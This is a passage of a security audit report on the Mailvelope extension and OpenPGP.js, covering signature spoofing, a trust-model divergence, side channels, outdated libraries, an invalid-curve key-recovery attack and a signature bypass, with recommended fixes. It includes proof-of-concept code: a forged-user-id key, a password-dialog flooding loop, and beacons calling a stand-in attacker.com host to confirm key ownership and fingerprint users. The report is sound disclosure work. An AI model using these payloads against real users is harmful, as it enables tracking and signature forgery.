
4.1.11.1 Proof of concept

The following snippet demonstrates this issue by modifying Alice's key to include Mallory's user id.

This JavaScript code must be executed with the OpenPGP.js test setup (see section 2.2).

```
const [pkey, puser, pusersigalice, psubkey, psubkeyig] =
    alicePrivKey.toPublic().toPacketlist().map(i => i);

const pusermallory = new Userid();
pusermallory.format('mallory@example.com');

const newlist = new List();
newlist.concat([
    pkey,
    puser,
    pusersigalice,
    pusermallory,
    psubkey,
    psubkeyig
]);

// Alice signs & encrypts a message
let msg = message.fromText('test');
msg = await msg.sign([alicePrivKey]);

msg = await openpgp.encrypt({
    message: msg,
    publicKeys: [(await key.readArmored(BOB_PK)).keys[0]]
});

const fakeKey = new key.Key(newlist).armor();

// get Bob to import fakeKey and send msg to Bob
```

After receiving the generated message, Bob's webmail client would provide Mallory's sender address to Mailvelope. Mailvelope would indicate that the message is signed (see Figure 8). Without manual inspection of the signature, Bob would assume the message to be signed by Mallory.


test

Digital unterschrieben

Figure 8: Bob's mail client displaying the manipulated message.

4.1.11.2 Recommended solution

Mailvelope should implement the following additional checks:

1. When a key is imported, users without a valid self-certification should be dropped. When no user with a valid self-certification is found, the key should be rejected.
2. Keys that are clearly manipulated should be rejected during import.
3. When using a key to verify or encrypt a message, Mailvelope should verify that the self-certification of the relevant user id is valid.
4. When Mailvelope encounters a message that is correctly signed by an invalid key, the user should be presented with an appropriate message.

4.1.11.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1…low - 25…very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1…unlikely - 5…very likely).

4.1.11.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to capture an encrypted and signed message addressed to the victim. - The attacker would get a manipulated key into a victim's keyring (see section 4.1.8). - The victim must not manually verify a message's signature.
Likelihood	It is fairly unlikely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could convince the victim that an encrypted and signed message from another person is signed by the attacker. The attacker cannot choose the message's contents. The attacker cannot decrypt the messages contents (unless the message was also addressed to the attacker).
Risk	Low (2)
CVSS-v3 Base Score	5.3
CVSS-v3 Vector String	AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:N

4.1.12 Note: Alteration of the GnuPG Trust Model

When verifying signatures through the GnuPG backend, Mailvelope considers some messages that GnuPG finds untrusted as valid.

The scenario occurs when a message is received from a signer (Alice) whose key has been signed by another user (Bob). When Bob's ownertrust is set to marginal, Bob's signature of Alice's key is insufficient to establish trust for Alice's key. In this case GnuPG considers the signature untrusted. Mailvelope overrides this result and considers the signature valid.

This behavior might be unexpected to users as they might rely on the GnuPG trust model to be in effect.

Side effect of the trust model divergence is that keys imported into the GnuPG keyring through Mailvelope remain invalid until the key has been singed in GnuPG.

4.1.12.1 Proof of concept

This vulnerability can be reproduced by importing two keys into GnuPG:

```
pub   rsa3072 2018-11-01 [SC] [verfällt: 2020-10-31]
      4451A3F34F9584136661B2399907AF205E45DA58
uid        [vollständig] Alice <alice@example.com>
sub   rsa3072 2018-11-01 [E] [verfällt: 2020-10-31]

pub   rsa3072 2018-11-01 [SC] [verfällt: 2020-10-31]
      E1121647C1D91FE8053E9ACDE20916E0AA93C104
uid        [  marginal ] Bob <bob@example.com>
sub   rsa3072 2018-11-01 [E] [verfällt: 2020-10-31]
```

Bob's key is signed and his ownertrust is set to marginal. Alice signed Bob's key. GnuPG considers the Alice's key to be insufficiently trusted, while this scenario is enough for Mailvelope to establish trust. The divergence is reproducible by verifying a message signed by Bob.

4.1.12.2 Recommended solution

The trust model of GnuPG could be adopted for the GnuPG backend. Alternatively, Mailvelope could maintain a separate trust database atop the GnuPG trust model. In this case users would have to maintain a separate key trust database (analogous to the OpenPGP.js backend trust model).

In any case, users that previously used GnuPG without Mailvelope should be made aware of any difference to the trust model they are used to.

4.1.13 Note: Side Channel Attacks

As web pages can directly access Mailvelope's API, it is more susceptible to side channel attacks than e.g. Mail clients. To mitigate this and other potential issues, Mailvelope limits the number of operations involving a private key that can be executed without requiring a password to 1000. After that, the user is required to enter her private key password again.

As it is not clear for a user, that the password request is shown due to an unusual high number of requests, the user might provide her password several times before identifying the behavior as unusual, allowing the web application to conduct several thousand private key operations.

Moreover, Mailvelope does not prevent a script from requesting multiple private key operations at the same time. This allows a web application to flood the user with password entry request. If the user does not enter her password, the application can simply request the same operation over and over until the user enters her password. An inexperienced user might not be able to stop the web application from requesting the password (e.g. by closing the tab).

Time-based side-channel attacks

SEC Consult attempted to conduct side channel attacks. To estimate whether existing minute differences in runtime behavior of OpenPGP.js (see below) are measurable by web applications, a test environment was set up with real-life conditions that are as ideal as possible. With this setup, the browser was the sole application running, with only the test application tab opened. To make the execution runtime as consistent as possible, all background applications as well as anti-malware software was deactivated.

The test application measured the time it took Mailvelope to attempt to decrypt one of three fixed messages. The first message was a valid encrypted OpenPGP message, the second message contained an RSA-encrypted session key that is not correctly padded (PKCS#1.5 padding), the third message contained an invalid key[4] in an otherwise valid message. Based on the OpenPGP.js code it was determined, that minute runtime differences should occur[5].

This setup determines the feasibility of an adaptive chosen-ciphertext attack (as shown by Daniel Bleichenbacher[6]). If, due to timing differences, the application can distinguish between correctly encoded session keys and session keys with invalid encoding, such an attack might be possible.

Since, in order to mitigate CPU-level vulnerabilities like Spectre, modern browsers do not provide accurate time measurement to scripts. Therefore, timing attacks have become significantly harder to implement. To restrict the effects of this mitigation to a minimum, the configuration of Firefox was modified for maximum timer accuracy[7].

4 The encoded key's checksum was made invalid as to simulate a classic Bleichenbacher adaptive chosen-ciphertext attack.

5 The first message causes the execution of a message complete decryption, the second causes an Exception to be thrown in pkcs1.eme.decode, the third message causes an exception in PublicKeyEncryptedSessionKey.decrypt.

6 https://link.springer.com/chapter/10.1007%2FBFb0055716?LI=true

7 Settings: privacy.reduceTimerPrecision: false,
privacy.resistFingerprinting.reduceTimerPrecision.jitter: false,
privacy.resistFingerprinting.reduceTimerPrecision.microseconds: 0,

The results show that minute differences in runtime cannot be reliably measured, as the variation in runtime was too large:

Time Measurements in Chrome

	Decryption of a valid message	**Decryption of message with incorrectly padded RSA key**	**Decryption of message with correctly padded RSA key with invalid checksum**
Minimum [ms]	477.8	477.9	473.7
Maximum [ms]	549.7	520.3	585,8
Average [ms]	502.6	501.5	502.6

Time Measurements in Firefox

	Decryption of a valid message	**Decryption of message with incorrectly padded RSA key**	**Decryption of message with correctly padded RSA key with invalid checksum**
Minimum [ms]	707.4	705.2	700.3
Maximum [ms]	837	800.7	806.4
Average [ms]	743.9	740.7	739.7

Note that these results do not show that all timing attacks are impossible. It merely demonstrates the variance in time measurement that is to be expected for a typical private key operation. Within the test setup it was not possible to reproduce timing attacks that rely on minute runtime differences (the adaptive chosen-ciphertext attack on PKCS#1 padding).

As time measurement was shown to be unreliable, side channel attacks that rely on minute timing differences were not further investigated.

Note that we did not find the high variance in runtime to render all side-channel attacks unfeasible. An attacker could often e.g. construct a message, that results in a significantly increased runtime only in a particular case. An attacker could e.g. easily distinguish a completely valid message (i.e. with a valid symmetric key checksum) from a message with an encrypted session key that does not conform to PKCS#1.5 padding. The attacker would simply have to append a large data string to the symmetrically encrypted message – if the session key decryption succeeds, OpenPGP.js would attempt to decrypt the symmetrically encrypted message. After decrypting the large symmetrically encrypted message, the decryption would eventually fail as the MDC would be invalid. The fact that this symmetric decryption process took place can easily be measured as it takes significant time.

Evaluation of the private key operations limiting approach

To evaluate the choice of the private key operations limiting constant (1000 private key operations), the number of requests required for several side-channel attacks was collected:

- Attack on OpenPGP CFB mode (Serge Mister & Robert Zuccherato)[8]: on average 2^{15} requests for initial setup, 2^{15} requests to decrypt two bytes of every block (also see section 4.2.6).
- In the best-case scenario (which does not apply to OpenPGP.js), the Bleichenbacher adaptive chosen-cipher attack requires on average 9374 request (median: 3768)[9].
- An invalid curve attack, specifically the way it is implemented in section 4.2.2 requires 889 requests (after that the private key is restricted to 2^{42} possibilities). Note that the attack uses the success of a decrypt operation as an oracle (i.e. whether decryption failed). This attack could also be envisioned as a timing side-channel attack.

Note that these numbers apply to a case where an attacker has very limited information. For example, if an attacker guesses the exact text contained in an encrypted message and wants to confirm this suspicion, she would often require significantly less requests.

Currently, the private key operations limiting restricts the number of processed messages. However, it is e.g. possible to include several encrypted session keys in a single message. An attacker could construct a message that contains a large number of encrypted session keys. If at least one encrypted session key was decrypted correctly, Mailvelope would attempt to decrypt the symmetrically encrypted message (which an attacker could find out, see above). Ideally, the private key operations limiting should apply to each use of the private key.

The approach to restrict the number of requests cannot reliably prevent all side-channel attacks. In practice, time-based side-channel attacks can only reliably be executed when the runtime difference is large.

Runtime-variations in cryptographic algorithms

The following lists instances of code where the runtime of an algorithm is based on information that should not be available to an attacker:

1. Unlike the RSA blinded decryption implementation in BouncyCastle, OpenPGP's implementation does not defend against the side channel attack demonstrated by Arjen Lenstra.
2. The implementation of the PKCS#5 padding algorithm is dependent on the length of the plaintext.
3. The runtime of the method `Blowfish._clean` differs depending on whether the parameter it receives is positive or negative. The method `_decrypt_block` calls this function for decrypted values. This method however is not used by OpenPGP.js.
4. The method `util.equalsUint8Array` (e.g. used by EAX or OCB to check the authentication tag) returns as soon as it is clear, that the supplied arrays do not match. Therefore, the runtime depends on how many bytes from the beginning of an authentication tag were correct.
5. The implementation of DSA signature generation in BouncyCastle uses a randomizer to conceal timing information (see `org.bouncycastle.crypto.signers.DSASigner.generateSignature` for details). Such a randomizer is not used by OpenPGP.js.
6. The runtime of the function `pkcs1.eme.decode` is dependent on the type of error that occurred due to short-circuit evaluation of an if-statement. This behavior has previously been reported[10].

Please note that this list is not exhaustive since focus was put on Mailvelope's private key operations limiting approach to mitigate side-channel attacks.

8 https://eprint.iacr.org/2005/033.pdf
9 https://eprint.iacr.org/2012/417.pdf
10 https://cure53.de/pentest-report_openpgpjs.pdf

Thread usage side-channel attacks

JavaScript typically is executed in a single thread (unless e.g. WebWorkers are used). As JavaScript is asynchronous, while an operation waits for the results retrieved from outside the thread (e.g. a HTTP response), the thread may be used by other operations.

Consider the following examples:

```
async function busyWait(){
    let x = 2;
    for(let i=0; i<10000000; i++){
        x = x*x; // avoid optimization
    };
    return x == 0;
}

async function wait(){
    return new Promise(function(resolve){
        window.setTimeout(resolve, 1);
    });
}
```

While those functions on some system might have the same runtime, the first function completely claims the thread while the second immediately returns and after 1ms has passed resolves the Promise.

An attacker could e.g. gain information about whether the JavaScript thread is busy (e.g. by recording the time when a callback to `window.setInterval` is called).

This approach to gain additional information, however, cannot be applied to Mailvelope, as all cryptographic operations are executed in a worker thread created by the background page.

4.1.13.1 Recommended solution

While practical attacks that could be executed within 1000 private key operations might be rare, though possible (see section 4.2.2), SEC Consult recommends evaluating whether the private key operations limiting can be improved. A typical legitimate application would not execute 1000 private key operations consecutively. Therefore, Mailvelope could benefit from restricting the number of requests that can be executed in a certain timeframe (e.g. 1 minute). Every time an application exceeds this limit, the user could be asked for the password. This approach could further hinder attacks, as it would require a victim to stay on an attacker's site for a longer time.

Moreover, OpenPGP.js could be hardened against these kinds of attacks. This is especially important if large runtime differences are expected, as these are more likely to be reliably exploitable. For example, when a public-key encrypted session key cannot be decrypted, an invalid session key can be used instead for message decryption. This would result in an error after the whole message has been decrypted and the MDC/authentication tag is checked.

As during normal operation, only a very limited number of API calls is made, the user could be made aware when an application makes an unusually high number of API calls that require the private key.

The private key operations limiting should ideally apply to each actual use of a private key (e.g. each time an encrypted session key is decrypted).

4.1.14 Note: Outdated Software

Several libraries used by Mailvelope are outdated and are vulnerable to several publicly known vulnerabilities. A sample list of vulnerabilities is provided below:

- **jQuery 1.6.1:** CVE-2011-4969, CVE-2012-6708, CVE-2015-9251
- **jQuery 1.7.1:** CVE-2012-6708, CVE-2015-9251
- **jQuery 1.8.3:** CVE-2012-6708, CVE-2015-9251
- **jQuery 2.0.0:** CVE-2015-9251
- **Bootstrap 3.3.7:** CVE-2018-14040, CVE-2018-14041, CVE-2018-14042
- **lodash 4.17.10:** Prototype pollution attack

  https://hackerone.com/reports/380873
- **karma 1.7.1:** Prototype pollution attack, Regular Expression Denial of Service

  https://snyk.io/test/npm/karma/1.7.1

In order to be able to exploit these vulnerabilities, Mailvelope must integrate the vulnerable modules and use affected functionality. The use of vulnerable features was not verified within the allotted timeframe.

4.1.14.1 Proof of concept

One way to identify known vulnerabilities in a Grunt-enabled project is to use RetireJS:

```
$ npm install -g grunt-cli
$ npm install grunt-retire --save-dev
$ retire
retire.js v2.0.2
Loading from cache:
[…]
/mailvelope/node_modules/qrcodejs/jquery.min.js
↳ jquery 1.8.3
jquery 1.8.3 has known vulnerabilities: severity: medium; CVE: CVE-2012-6708,
bug: 11290, summary: Selector interpreted as HTML;
http://bugs.jquery.com/ticket/11290 https://nvd.nist.gov/vuln/detail/CVE-2012-
6708 http://research.insecurelabs.org/jquery/test/ severity: medium; issue:
2432, summary: 3rd party CORS request may execute, CVE: CVE-2015-9251;
https://github.com/jquery/jquery/issues/2432
http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
https://nvd.nist.gov/vuln/detail/CVE-2015-9251
http://research.insecurelabs.org/jquery/test/ severity: medium; CVE: CVE-2015-
9251, issue: 11974, summary: parseHTML() executes scripts in event handlers;
https://bugs.jquery.com/ticket/11974 https://nvd.nist.gov/vuln/detail/CVE-
2015-9251 http://research.insecurelabs.org/jquery/test/
[…]
```

Another option is the npm-audit tool.

Additional information on RetireJS and npm-audit can be found here:

https://github.com/RetireJS/grunt-retire

https://docs.npmjs.com/auditing-package-dependencies-for-security-vulnerabilities

4.1.14.2 Recommended solution

It is recommended to update the affected software packages to the latest stable version.

4.1.15 Notes

The following lists particularities that were identified during the audit:

1. Mailvelope allows an application to initiate multiple API calls that lead to a password dialog at the same time. By flooding the user with password entry dialogs, an inexperienced user might effectively be forced to enter her password.

   The following snippet demonstrates this issue. It always keeps two password dialogs open. When the user closes a dialog, another dialog is opened. An unexperienced user might be forced to enter her keyring password.

```
async function spamUser(){
    let stopSpam = false;

    const spam = async function(){
        while(!stopSpam){
            const res = await
window.mailvelope.createDisplayContainer(
                '#container', TEST_ENCRYPTED, kr, {});
            if(!res.error){
                stopSpam = true;
            }
        }
    }

    return Promise.all([
        spam(),
        spam()
    ]);
}
```

   Ideally, Mailvelope only allows a single password entry dialog to be opened at a time. It should be considered whether it is useful to disallow an application to make further API calls if a user denies password entry several times.

2. By default, Mailvelope does not use compression. RFC 4880 recommends using compression by default. According to RFC 4880 this also slightly improves security as manipulated compressed data will easily be recognized as invalid by the implementation. The use of MDC probably reduces the risk significantly.

3. Mailvelope relies on the fact that OpenPGP.js sets the validity of a signature to “null” when the signer of a message is unknown and to “false” if the signature is invalid. As this behavior is undocumented, it might change without warning in future versions.
4. The sync mechanism does not provide protection against replay attacks. A malicious web site could provide previous sync messages to e.g. re-import public keys the user previously deleted.
5. When requesting an existing controller for an id the function `addPort` (*sub.controller.js*), does not verify the type encoded in the view name. This allows an attacker to get frontend pages to address controllers that were not meant to be used by them. An attacker could e.g. create a decrypt container, read the assigned id and send it to the encrypted-form component (*encryptedForm.html*). No useful attack scenario was identified that exploits this behavior.
6. The method `checkConfirmInput` (*keyGenDialog.js*) attempts to limit the number of log entries generated but does not actually generate log entries.
7. For API calls related to a keyring, Mailvelope does not verify that the keyring id has been set. Several operations in Mailvelope use all available keyrings (e.g. other API keyrings) when no keyring id is set (e.g. `getKeyringWithPrivKey`, `getKeyData`). In the scope of the audit it was not possible to abuse this behavior in the tested version.
8. When a user configures Mailvelope to always show decrypted messages in a popup, a web application is still able to embed the decrypted message. The following code demonstrates how this can be achieved:

```
const id = $('div[id^=eFrame]').attr('id').substr(7);
$('<iframe/>').attr('src',
 'chrome-extension://kajibbejlbohfaggdiogboambcijhkke/components/' +
 'decrypt-message/decryptMessage.html?id='+id);
$('body').append(iframe);
```

9. The method `buildWKDUrl` (*wkdLocate.js*) does not correctly encode data before integrating it into a URL. For example, a user input of `test@example.com:8443/test?test#` would result in the URL `https://example.com:8443/test?test#/.well-known/openpgpkey/hu/[...]`.
10. The method `KeyringBase.getKeyData` returns revoked keys, expired keys, or keys missing a primary user self-certification (all keys for which the OpenPGP.js method `Key.verifyPrimaryKey` returns any status except “invalid”). It is unclear whether this behavior is intended.
11. By default, Mailvelope does not set an expiration date for newly generated keys. Doing so would improve security as algorithms and key sizes that are considered secure now will certainly be considered insecure at some point in the future.
12. Some functionality in Mailvelope and OpenPGP.js uses key ids to uniquely identify keys. RFC 8440 recommends against making such assumptions.

    As key ids are 64 bit long, generating a key id that matches a given key id would require on average 2^{63} key generations. Because of the birthday paradox, generating two keys with matching key ids requires roughly 2^{32} key generation operations.

    Note that an attacker would not need to generate new public key material for every iteration as e.g. the key creation time has an influence on the key id.

While an optimized setup would be able to generate two keys with matching key ids[11] in a reasonable amount of time, generating a key that matches a given key id would very likely require significant effort.

Assuming the key generation process could be optimized to perform similar to optimized hashing algorithms, current crypto currency miner setups can be used as a benchmark. Assuming a setup that generates 500,000,000,000 keys per second (comparable to 5TH/s) finding a collision on average requires 7 months.

SEC Consult did not perform an in-depth analysis of the feasibility of finding a key id collision. The example shown here is meant to give a sense of the scale of an attack.

The following lists examples of code that was found to rely on the uniqueness of key ids:

- `verify`, `decrypt` (openpgp.js, Mailvelope)

  These functions find keys for signatures by their key id. This behavior is not exploitable, as the keys passed to OpenPGP.js for verification are retrieved in the same manner. Therefore, if a keyring contains keys with colliding key ids, the same key would be passed to OpenPGP.js for verification and would afterward then also be considered the signing key.

- Several functionalities in OpenPGP.js (such as `User.verifyAllCertifications`, `Key.verifyAllUsers, openpgp.verify, openpgp.decrypt`) return key ids as unique identifiers.

13. Keys created in Mailvelope UI disclose information about the version of Mailvelope used for key generation. The user is not able to remove or to modify this information. This might allow an attacker to identify if a victim uses an outdated version of Mailvelope.

14. Mailvelope does not perform filetype checks on file decryption. Users can decrypt files and then save them locally. Since the resulting files can be of any type, this can be misused by an attacker for various attacks. An attacker could e.g. craft an HTML document which contains external resources, e.g. images. If an attacker convinces a victim to decrypt this file, to save it locally and to open it, the external resource is accessed, allowing an attacker to see that the file has been successfully decrypted. An attacker could e.g. confirm that a user possesses a particular private key.

    In the simplest case an attacker can create an HTML file which, when opened, tries to download the *beacon.jpg* file from the attacker's server. The attacker would encrypt it using the public key of the victim:

    ```
    $ cat beacon.html
    <img src="http://attacker.com/beacon.jpg"/>
    $ gpg -e --armor -o Readme.gpg -r test@test.com beacon.html
    ```

    Then the attacker can then send this file to victim. If the attacker receives a GET request to the server attacker.com, she can confirm the ownership of the private key and determine the victim's IP address. Thus, it is recommended to notify users about potentially dangerous content such as HTML files, PDF and Office documents or executable files.

15. The current production version of the Mailvelope extension for Chrome allows fingerprinting users via the extension's web accessible resources. The following script can be used by an attacker to identify if a user has the Chrome extension installed:

    ```
    <html><body>
        <script>
        function detected() {
            var beacon = new Image();
    ```

11 A test case for a key id collision can be found here: https://github.com/coruus/cooperpair/tree/master/pgpv4

```
        beacon.src = "http://attacker.com/beacon.png?time=" + (new
Date()).getTime();
    }
    </script>
    <img
src="chrome-extension://kajibbejlbohfaggdiogboambcijhkke/img/key-
24.png" onload="detected()">
</body></html>
```

The attacker would receive a GET requests if the victim is using the Mailvelope Extension.

Currently there is no effective solution against this issue. However, the security risk should be noted.

4.2 OpenPGP.js

4.2.1 General Information

This section describes vulnerabilities found in OpenPGP.js, one of the backend providers of Mailvelope. This backend implements the core OpenPGP functionalities.

4.2.2 Invalid Curve Attack (CVE-2019-9155)

The implementation of the Elliptic Curve Diffie-Hellman (ECDH) key exchange algorithm does not verify that the communication partner's public key is valid (i.e. that the point lies on the elliptic curve). This causes the application to implicitly calculate the resulting secret key not based on the specified elliptic curve but rather an altered curve. By carefully choosing the altered curve (and therefore the resulting public key), an attacker can extract the victim's private key.

All operations for ECDH operate on points on an elliptic curve. This curve can e.g. be represented in the Weierstrass form:

$$y^2=x^3+ax+b$$

Elliptic curve cryptography uses an elliptic curve over a finite field (modulo p).

A normal ECDH operation requires the public key of the communication partner (Q_A) as well as the private key (d_B). Analogous to a Diffie-Hellman Key Exchange a secret key is derived based on those two values:

$$S=d_B Q_A$$

S is a point on the elliptic curve. OpenPGP uses the x-coordinate of this point to further derive the symmetric key. Normally, both communication partners derive the same point S .

None of the operations that are performed during key derivation require the constant b from the curve equation. Therefore, if an attacker supplies a point that does not satisfy the curve equation, all operations are implicitly performed on an elliptic curve that employs a different constant for b .

An attacker could therefore choose a modified elliptic curve that uses a different parameter b . The attacker could choose any point on this curve and send it to the victim. Since OpenPGP.js does not verify that this point lies on the original curve, all operations on this point happen on the curve chosen by the attacker.

The attacker can therefore choose a point that has a very low order. Therefore, when the key derivation operation is conducted, the point S can only be one of very few possible points. E.g. if the attacker chooses a point with order 5, the point S can only be one of 5 different points.

The attacker can now send 4 different messages, each assuming a different value for the resulting point S (the 5th possible point would be the "point at infinity", O ; OpenPGP.js cannot use this point as a secret key and throws an Exception). If the message can successfully be decrypted, the attacker learns information about the private key.

The following example shows the results that can be expected with different private keys for a point with order 5:

- $1P=P$
- $2P=Q$
- $3P=-Q$
- $4P=-P$
- $5P=O$
- $6P=P$
- $7P=Q$
- $8P=-Q$
- ...

As the results repeat after 5 iterations, the resulting point S is directly dependent on the private key modulo 5. With this approach, an attacker can therefore gain the value of the private key modulo 5.

The attacker can then repeat this process, for other prime number instead of 5. She can then use the Chinese Remainder Theorem to construct the private key d_B based on the remainders modulo several prime numbers.

This issue was verified with the curve NIST P-256. The missing check that lead to the vulnerability affects at least all "short" curves (all curves except Curve25519 and Ed25519).

4.2.2.1 Proof of concept

The script in *invalid_curve_attack.js* demonstrates this issue. This script requires using the OpenPG.js test setup and the Mailvelope test setup as described in section 2.2. The function `attack` constructs messages according to the described attack, tests these messages against the oracle, and stores the remainders.

Note that since OpenPGP uses only the x-coordinate of the secret point, the oracle succeeds both when it calculates the same point as the attacker (S) or when it calculates its inverse point ($-S$). Therefore, the Chinese Remainder Theorem cannot be directly applied to the result. Instead, the script demonstrates that the remainders of the private key matches the corresponding gathered remainder. In order to fully implement this attack, an attacker could verify the results using other public key points with a non-prime order.

As in the demonstrated case exactly 889 requests are required, when this attack is executed against Mailvelope, the victim would have to enter her private key password only once (after 1000 requests the user is required to re-enter her password). The function `invalidCurveMavilvelope` demonstrates this attack against Mailvelope.

4.2.2.2 Recommended solution

When receiving a public key, OpenPGP.js must make sure, that the public key lies on the elliptic curve. As the relevant specification in its current revision recommends this check (NIST Special Publication 800-56A Rev 3, sections 5.6.2.3, 6.2.2.2), SEC Consult recommends verifying that the implementation against current specifications.

4.2.2.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	27	48	**75**
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1…low - 25…very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1…unlikely - 5…very likely).

4.2.2.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to be able to initiate message decryption and record the result. A side channel attack is also imaginable. - The victim's key must offer an ECDH public key.
Likelihood	It is likely that the identified flaw can be exploited by an attacker under the defined attack specific prerequisites.
Severity	An attacker could gain access to the victim's private key.
Risk	Critical (75)
CVSS-v3 Base Score	9.1
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

4.2.3 Message Signature Bypass (CVE-2019-9153)

OpenPGP defines several types of signatures. Each type carries a different semantic. For example, a certification signature indicates that the signer believes that a key belongs to a user, a revocation signature indicates that the signer claims that another signature is no longer valid.

In OpenPGP, signatures are implemented as packets. Each signature packet can contain subpackets. Primarily, the signature verifies the contents of certain subpackets. Depending on the signature type, other data may also be verified.

To indicate a message signature (e.g. a signed e-mail), the type “text” is used. The text signature packet verifies both its subpackets as well as the signed text.

During verification of a message signature, OpenPGP.js does not verify that the signature is of type text. An attacker could therefore construct a message that, instead of a text signature, contains a signature of another type. As the input required for the verification process depends on the signature type, an attacker could use a signature with a type that only verifies its subpackets and does not require additional input.

To exploit this vulnerability attacker would have to construct a message that contains a signature from the victim. This signature must be of a type that does not require any additional input, e.g. standalone or timestamp. OpenPGP.js would recognize that this type does not require additional input and correctly verify the message, without requiring the message text as input.

SEC Consult was able to verify this attack with a signature of type “standalone”. After an attacker captures a “standalone” signature packet from a victim, she can construct an arbitrary signed message that would be verified correctly.

4.2.3.1 Proof of concept

The script *message_signature_bypass.js* demonstrates this issue. This script requires using the OpenPGP.js test setup as described in section 2.2. The function `fakeSignature` reads a signed message and replaces its content. It then replaces the signature with a standalone signature of the victim.

4.2.3.2 Recommended solution

SEC Consult recommends checking that the type of signature is expected in a particular context before verifying it.

4.2.3.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	27	48	75
	4	4	16	36	**64**	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.3.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker possesses a valid standalone or timestamp signature of the victim.
Likelihood	It is likely that the identified flaw can be exploited by an attacker with the defined attack specific prerequisites.
Severity	An attacker could construct a message that would appear to have a valid signature from the victim.
Risk	Critical (64)
CVSS-v3 Base Score	7.5
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

4.2.4 Information from Unhashed Subpackets is Trusted (CVE-2019-9154)

OpenPGP defines that signature packets can contain subpackets. These subpackets contain information related to a signature (e.g. the creation timestamp). These subpackets may appear in a “hashed” and “unhashed” subpacket container. While the information in the hashed subpackets is signed, the unhashed subpackets are not cryptographically protected. Therefore, information in the unhashed subpacket container cannot be trusted.

OpenPGP.js however does not distinguish between these subpackets. When parsing a signature packet, the signed information is parsed first. When the unhashed packets are read, the information from the hashed packets is overwritten.

4.2.4.1 Proof of concept

The script *unsigned_subpackets.js* demonstrates this issue. This script requires using the OpenPGP.js test setup as described in section 2.2. It parses an expired key and adds additional unhashed subpackets that specify a different key expiration. When this newly-created key is parsed, it can be used for encrypting messages.

An attacker could arbitrarily modify the contents of e.g. a key certification signature or revocation signature. As a result, the attacker could e.g. convince a victim to use an obsolete key for encryption.

4.2.4.2 Recommended solution

SEC Consult recommends to store information parsed from unhashed subpackets separately. The information gathered from these subpackets should be treated as unverified. Ignoring information in these subpackets would also prevent attacks.

4.2.4.3 Risk matrix

		Severity				
		1	**4**	**9**	**16**	**25**
Likelihood	**1**	1	4	9	16	25
	2	2	8	18	32	50
	3	3	12	**27**	48	75
	4	4	16	36	64	100
	5	5	20	45	80	125

Severity: Identifies the severity / impact of the flaw (1...low - 25...very severe).
Likelihood: Identifies the probability that the flaw can be exploited by an attacker in the defined scope and under the defined attack specific prerequisites (1...unlikely - 5...very likely).

4.2.4.4 Risk classification

Attack Specific Prerequisites	The following attack specific prerequisites need to be fulfilled for a successful exploitation: - The attacker needs to be able to convince the victim to import a manipulated key or update a key with a manipulated version.
Likelihood	It is likely that the identified flaw can be exploited by an attacker with the defined attack specific prerequisites.
Severity	An attacker could arbitrarily modify the contents of e.g. a key certification signature or revocation signature. As a result, the attacker could e.g. convince a victim to use an obsolete key for encryption.
Risk	High (27)
CVSS-v3 Base Score	8.1
CVSS-v3 Vector String	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

4.2.5 Missing Primary Key Binding Signature Verification

When a subkey is assigned to a main key, OpenPGP binds these keys using a “Subkey Binding Signature”. This signature proves that the owner of a main key claims ownership of the subkey. However, this signature does not prove that the owner of the subkey also claims to be associated with the main key.

For encryption, this is less of a problem. Consider a user receiving a key of an attacker that claims to be the owner of a subkey she does not own. When the user sends a message to the attacker, she might choose to encrypt the message with the illegitimate subkey. When the attacker receives this message, she will not be able to decrypt it, as she does not own the private key of the subkey. An attacker could therefore merely trick a victim into encrypting a message that only the real owner of the subkey can decrypt.

However, this is different for signature: an attacker who claims ownership of a subkey she does not own could claim to have signed messages the real owner of the subkey signed. Therefore, subkeys that allow signature must prove that they belong to a main key using a “Primary Key Binding Signature”.

OpenPGP.js does not verify these signatures when receiving subkeys that allow signature, nor does it generate these signatures for new subkeys.

